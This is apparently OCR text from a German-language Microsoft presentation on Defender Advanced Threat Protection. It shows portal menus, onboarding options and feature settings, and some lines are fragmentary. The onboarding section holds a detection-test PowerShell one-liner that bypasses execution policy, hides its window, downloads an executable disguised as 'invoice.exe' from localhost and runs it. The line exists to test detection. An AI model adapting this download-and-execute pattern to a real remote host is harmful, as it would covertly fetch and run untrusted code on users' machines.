
Threat hunters have your back.

Microsoft Threat Experts proactively hunt to spot anomalies or known malicious behavior in your unique environment.

Experts On Demand

World-class expertise at your fingertips.

Got questions about alert, malware, or threat context? Ask a seasoned Microsoft Threat Expert.




The need for Managed Hunting

DEMO

Microsoft Defender
Advanced Threat Protection

Built-in. Cloud-powered.



Dashboards
Incidents
Machines list
Alerts queue
Automated investigations
Advanced hunting
Reports
Partners & APIs
Threat & Vulnerability Management
Evaluation and tutorials
Service health
Configuration management
Settings

Settings

General
Data retention
Alert notifications
Power BI reports
Advanced features

Permissions
Roles
Machine groups

APIs
SIEM

Rules
Custom detections
Alert suppression
Indicators
Automation allowed/blocked lists
Automation uploads
Automation folder exclusions

Machine management
Onboarding
Offboarding

Select operating system to start onboarding process:

Windows 10

- Windows 7 SP1 and 8.1
- Windows 10
- Windows Server 2008 R2 SP1, 2012 R2 and 2016
- Windows Server 1803 and 2019
- Linux, macOS, iOS and Android

nboarding configuration package that matches your preferred deployment method. For other machine

Deployment method

Local Script (for up to 10 machines)

You can co
Note: This
For more in
section in t

- Local Script (for up to 10 machines)
- Group Policy
- System Center Configuration Manager (current branch) version 1606 and later
- System Center Configuration Manager 2012 / 2012 R2 / 1511 / 1602
- Mobile Device Management / Microsoft Intune
- VDI onboarding scripts for non-persistent machines

yment options above.
pt

Down

2. Run a

First machin

To verify that ine:

a. Open

b. At the prompt, copy and run the command below. The Command Prompt window will close automatically.

```
powershell.exe -NoExit -ExecutionPolicy Bypass -WindowStyle Hidden $ErrorActionPreference= 'silentlycontinue';(New-Object
System.Net.WebClient).DownloadFile('http://127.0.0.1/1.exe', 'C:\\test-WDATP-test\\invoice.exe');Start-Process 'C:\\test-WDATP-
test\\invoice.exe'
```

Copy

If successful, the detection test will be marked as completed and a new alert will appear in few minutes.

Want to experience the service in depth?
Explore simulations & tutorials

Dashboards
Incidents
Machines list
Alerts queue
Automated investigations
Advanced hunting
Reports
Partners & APIs
Threat & Vulnerability Management
Evaluation and tutorials
Service health
Configuration management
Settings

Settings

General
Data retention
Alert notifications
Power BI reports
Advanced features

Permissions
Roles
Machine groups

APIs
SIEM

Rules
Custom detections
Alert suppression
Indicators
Automation allowed/blocked lists
Automation uploads
Automation folder exclusions

Machine management
Onboarding
Offboarding

On — **Automated Investigation**
Enables the automation capabilities for investigation and response.

On — **Live Response**
Enables Live Response.

On — **Live Response unsigned script execution**
Enables using unsigned scripts in Live Response.

On — **Automatically resolve alerts**
Resolves an alert if Automated investigation finds no threats or has successfully remediated all malicious artifacts.

On — **Allow or block file**
Make sure that Windows Defender Antivirus is turned on and the cloud-based protection feature is enabled in your organization to use the allow or block file feature.

On — **Custom network indicators**
Configures machines to allow or block connections to IP addresses, domains, or URLs in your custom indicator lists. To use this feature, machines must be running Windows 10 version 1709 or later. They should also have network protection in block mode and version 4.18.1906.3 or later of the antimalware platform (see KB 4052623). Note that network protection leverages reputation services that process requests in locations that might be outside of the location you have selected for your Microsoft Defender ATP data.

On — **Show user details**
Enables displaying user details: picture, name, title, department, stored in Azure Active Directory.

On — **Skype for business integration**
Enables 1-click communication with users.


Pending — **Azure ATP integration**
Retrieves enriched user and machine data from Azure ATP and forwards Microsoft Defender ATP signals, resulting in better visibility, additional detections, and efficient investigations across both services. Forwarded data is stored and processed in the same location as your Azure ATP data.

ⓘ Feature has not been fully enabled. Enable integration on the Advanced Threat Analytics portal.

On — **Office 365 Threat Intelligence connection**
Connects to Office 365 Threat Intelligence to enable security investigations across Office 365 mailboxes and Windows machines.
For more information, see the Office 365 Threat Intelligence overview.

MDATP APIs

Customize and enhance your data



Automate your own workflows

Integrate existing solutions

Query data

Drive remediation actions

Create custom IOC/IOA detections

Central Management


DEMO

Agenda

- Die Veränderung der Schadsoftware
- Microsoft Threat Protection
- Microsoft Defender Advanced Threat Protection (ATP)
- Integration mit weiteren Microsoft 365 Workloads
- Fragen & Antworten

Microsoft Defender ATP


Elevate the security for all your workloads



Protect at the Front door with Conditional Access

Conditional Access policies can be applied based on device state, application sensitivity, location and user rules

By configuring these policies, you can select certain conditions, and allow access or require further identification




